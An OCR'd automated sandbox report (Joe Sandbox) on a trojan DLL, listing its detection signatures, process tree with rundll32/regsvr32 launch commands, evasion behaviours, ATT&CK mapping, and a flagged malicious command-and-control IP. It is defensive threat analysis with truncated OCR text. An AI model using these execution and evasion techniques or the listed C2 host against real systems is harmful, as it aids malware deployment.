ID: 533066
Sample Name: Bccw1xUJah
Cookbook: default.jbs
Time: 00:41:17
Date: 03/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Bccw1xUJah

Overview


General Information

Sample Name:	Bccw1xUJah (renamed file extension from none to dll)
Analysis ID:	533066
MD5:	fbe56ca46b61fa3..
SHA1:	ec752c16c27138...
SHA256:	a46566a9cae02c..
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- System process connects to networ...
- Changes security center settings (no...
- Sigma detected: Suspicious Svchos...
- Hides that the sample has been dow...
- Uses 32bit PE files
- Queries the volume information (nam...
- One or more processes crash
- Contains functionality to check if a d...
- Contains functionality to query locale...
- Deletes files inside the Windows fold...
- May sleep (evasive loops) to hinder ...
- Checks if Antivirus/Antispyware/Fire...
- Uses code obfuscation techniques (...

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4252 cmdline: loaddll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 2964 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 1320 cmdline: rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 7020 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 5036 cmdline: regsvr32.exe /s C:\Users\user\Desktop\Bccw1xUJah.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - rundll32.exe (PID: 7048 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - iexplore.exe (PID: 2856 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 4620 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:2856 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 5544 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7112 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Frzzoul\kwwohiulewmulvk.tlr",MlQLn MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Frzzoul\kwwohiulewmulvk.tlr",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - svchost.exe (PID: 7112 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - rundll32.exe (PID: 6220 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_codec_set_threads@8 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5048 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6348 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_create_compress@4 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 768 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 5320 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4252 -s 272 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6256 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6424 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6648 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6700 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 6784 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6804 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4612 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 1268 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6436 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 4252 -ip 4252 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 1972 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5364 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4524 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:


Changes security center settings (notifications, updates, antivirus, firewall)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encryp Chann
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 5 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Transf
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 4 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Regsvr32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	DLL Side-Loading 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	File Deletion 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bccw1xUJah.dll	11%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.regsvr32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
28.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
20.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://www.botman.ninja/privacy-policy	0%	Avira URL Cloud	safe	
http://https://www.queryclick.com/privacy-policy	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://www.stroeer.de/werben-mit-stroeer/onlinewerbung/programmatic-data/sdi-datenschutz-b2c	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd3afd4e88e658af134b18abda7a3ae2a.jpg	0%	Avira URL Cloud	safe	
http://https://172.104.227.98/fcNtqWRYEAvIh	0%	Avira URL Cloud	safe	
http://schemas.xmlsoap.	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fb9476698-227d-4478-b354-042472d9181c%2Fimages%2Fb21b558d-9496-4eb0-b10c-21d698be8cbf_1000x600.jpeg	0%	Avira URL Cloud	safe	
http://https://silvermob.com/privacy	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://ad-delivery.net/px.gif?ch=1&e=0.038705726061928736	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://schemas.m	0%	URL Reputation	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F2b0a39109a3b849d0b2174b409fe1c7f.jpg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
dart.l.doubleclick.net	142.250.203.102	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false		high
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
btloader.com	104.26.7.139	true	false		high
ad-delivery.net	104.26.3.70	true	false		high
assets.msn.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
browser.events.data.msn.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd3afd4e88e658af134b18abda7a3ae2a.jpg	false	• Avira URL Cloud: safe	unknown
http://https://172.104.227.98/fcNtqWRYEAvIh	true	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fb9476698-227d-4478-b354-042472d9181c%2Fimages%2Fb21b558d-9496-4eb0-b10c-21d698be8cbf_1000x600.jpeg	false	• Avira URL Cloud: safe	unknown
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://https://ad-delivery.net/px.gif?ch=1&e=0.038705726061928736	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F2b0a39109a3b849d0b2174b409fe1c7f.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.26.3.70	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
172.104.227.98	unknown	United States		63949	LINODE-APLinodeLLCUS	true
142.250.203.102	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
104.26.7.139	btloader.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	533066
Start date:	03.12.2021
Start time:	00:41:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bccw1xUJah (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.evad.winDLL@49/135@12/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.1% (good quality ratio 18%) • Quality average: 73.3% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 55% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:42:26	API Interceptor	10x Sleep call for process: svchost.exe modified
00:43:42	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
